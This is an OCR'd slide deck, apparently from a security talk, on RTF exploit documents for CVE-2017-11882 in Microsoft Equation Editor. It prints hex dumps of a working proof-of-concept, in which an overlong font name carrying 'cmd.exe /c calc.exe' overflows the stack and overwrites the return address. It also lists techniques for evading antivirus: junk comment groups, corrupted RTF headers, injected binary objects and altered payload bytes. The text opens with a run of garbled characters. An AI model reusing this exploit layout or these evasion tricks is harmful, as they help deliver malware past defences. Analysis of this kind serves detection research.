La*@~h]|?8FlFq|cG6FeeHd?_?RDtHh^OtBJl*D0ZO_Hnbu2.LzgzRqD?.?BP*l?bOXtp]~W2nEQWVprdxPhqAZ?D?Lx^Ckq!?%ZEAMBVc#MNa^9gj501Egb?Zqs8afzCvnbpQmdkOLNWN*@PkQpf*.6wmk#s2a??MJz]
```

Evasion 3B - Adding Useless Junk

- Using {*\comment} to add junk
- {*\comment} is basically commenting in rtf like how its done in any programming language. Its not parsed via rtf parser

Evasion 4 - Incomplete RTF header

Changing {\rtf1 with {\rt<anything random>.


Example : {\rtdeadbeef .

It’s a small trick yet it works all the time.

We came across analysing dozens of samples which still using same trick again and again.

SO FAR, IT
WAS ALL SIMPLE
WHERE'S HARD PART?
imgflip.com


Lets Get more Exploit Specific!



Lets Understand CVE-2017-11882

- 17 Years old.
- All office Versions vulnerable till final patch update of 2018 released.
- Hence more attack surface.
- Easy Stack Based Buffer Overflow.
- EQNEDT32.EXE
- External Component to assist for insertion of equations in Office.
- No ASLR,DEP,NX.
- Totally Nifty!

Let’s Understand CVE-2017-11882



$\sum 2`222$

About Microsoft Equation Editor

Microsoft Equation Editor
Version 3.1


Copyright © 1990-2000 Design Science, Inc.
Copyright © 2000 Microsoft Corporation

Warning: This computer program is protected by copyright law and international treaties. Unauthorized reproduction or distribution of this program, or any portion of it, may result in severe civil and criminal penalties, and will be prosecuted to the maximum extent possible under law.

Style: Math | Size: Full | Zoom: 200%

C:\Program Files\Common Files\microsoft shared\EQUATION


POC Analysis



```
00000920: 00 00 00 1C 00 00 00 02  00 9E C4 A9 00 00 00 00  ................
00000930: 00 00 00 C8 A7 5C 00 C4  EE 5B 00 00 00 00 00 03  .....\...[......
00000940: 01 01 03 0A 0A 01 08 5A  5A 63 61 6C 63 2E 65 78  .......ZZcalc.ex
00000950: 65 20 26 41 41 41 41 41  41 41 41 41 41 41 41 41  e &AAAAAAAAAAAAA
00000960: 41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000970: 41 41 41 41 41 12 0C 43  00 00 00 00 00 00 00 00  AAAAA..C........
00000980: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```


- **Header Size**
- **Version**
- **Clipboard Format**
- **Size of header + data**
- **Reserved 1-4**

POC Analysis : The Equation Call




```
struct EQNOLEFILEHDR {
   WORD   cbHdr;    // length of header, sizeof(EQNOLEFILEHDR) = 28 bytes
   DWORD  version;  // hiword = 2, loword = 0
   WORD   cf;       // clipboard format ID
   DWORD  cbObject; // length of data following this header in bytes
   DWORD  reserved1; // not used
   DWORD  reserved2; // not used
   DWORD  reserved3; // not used
   DWORD  reserved4; // not used
};
```

POC Analysis : METF Header




```
00000920: 00 00 00 1C 00 00 00 02  00 9E C4 A9 00 00 00 00  ................
00000930: 00 00 00 C8 A7 5C 00 C4  EE 5B 00 00 00 00 00 03  .....\...[......
00000940: 01 01 03 0A 0A 01 08 5A  5A 63 61 6C 63 2E 65 78  .......ZZcalc.ex
00000950: 65 20 26 41 41 41 41 41  41 41 41 41 41 41 41 41  e &AAAAAAAAAAAAA
00000960: 41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000970: 41 41 41 41 41 12 0C 43  00 00 00 00 00 00 00 00  AAAAA..C........
```



```
03 # Version
01 # Generating Platform
01 # Generating Product
03 # Product Version
0A # Product Subversion

0A # TYPESIZE Record
01 # FONT

08 # TypeFace Record
5A # Style
```


POC Analysis : THE BUG!



```
00000920: 00 00 00 1C 00 00 00 02  00 9E C4 A9 00 00 00 00  ................
00000930: 00 00 00 C8 A7 5C 00 C4  EE 5B 00 00 00 00 00 03  .....\...[......
00000940: 01 01 03 0A 0A 01 08 5A  5A 63 61 6C 63 2E 65 78  .......ZZcalc.ex
00000950: 65 20 26 41 41 41 41 41  41 41 41 41 41 41 41 41  e &AAAAAAAAAAAAA
00000960: 41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000970: 41 41 41 41 41 12 0C 43  00 00 00 00 00 00 00 00  AAAAA..C........
```

- **FontTag**
- **TypeFace Number**
- **TypeFace Style**
- **FontName**

POC Analysis : The Bug



Descriptio n	Size (byte)	Value	Comment
Tag	1	0x8	0x8 denotes Font record
Typeface Number	1	0x5a	
Style	1	0x5a	
Font Name	Variable, NULL terminated	“cmd.exe /c calc.exe AAAAAAAAAAAAAAAAAAAAAAAAA” + 0x00430c12	Overflow and overwrite return address


Where Could AV Trigger?

- Although its simple RTF but still AV can be aggressive.
- AV can easily find obfuscation like irregular spaces, junk data, irregular paragraph breaks, etc.
- It might won’t catch exact signature of exploit but obfuscation for sure
- It can even stay tracing part of sample which triggers bug in static analysis. Which is even worst.
- And other factors including delivery mechanism.

Evasion Example - 1


On Offset 0x00000920 – 0x00000970 you might have noticed how bug is triggered and equation editor is called. What if AV is catching bug reproduction there? What if we could just change some values there which are being pushed as parameters for EQNOLEFILEHDR?

Evasion Example - 1



```
00000910: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000920: 00 00 00 1C 00 00 00 02  00 9E C4 A9 00 00 00 00  ................
00000930: 00 00 00 C8 A7 5C 00 C4  EE 5B 00 00 00 00 00 03  .....\...[......
00000940: 01 01 03 0A 0A 01 08 5A  5A 63 61 6C 63 2E 65 78  .......ZZcalc.ex
00000950: 65 20 26 41 41 41 41 41  41 41 41 41 41 41 41 41  e &AAAAAAAAAAAAA
00000960: 41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000970: 41 41 41 41 41 12 0C 43  00 00 00 00 00 00 00 00  AAAAA..C........
```

Original Sample




```
00000910: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000920: 00 00 00 1C 00 00 00 02  00 BE C6 A8 00 00 00 00  ................
00000930: 00 00 00 C8 A7 5C 00 C4  EE FF 00 00 00 00 00 03  .....\..........
00000940: 01 01 03 0A 0A 01 08 41  41 63 61 6C 63 2E 65 78  .......AAcalc.ex
00000950: 65 20 26 42 42 42 42 42  42 42 42 42 42 42 42 42  e &BBBBBBBBBBBBB
00000960: 42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000970: 42 42 42 42 42 12 0C 43  00 00 00 00 00 00 00 00  BBBBB..C........
```

Obfuscated Sample

Evasion Example - 2


What if we add extra objects in between objectdata?



```
1c0000000200{\*\binN jdsfbsdjcnksdjncmsdlcksmdlkmcl}
bec6a800000000000000c8a75c00c4eeff0000000000030101030a0a0108414163616c632e657865
202642424242424242424242424242424242424242424242424242424242424242424242
```

If you notice offset 0x00000860 – 0x000008B0, Results are different in rtfdump.

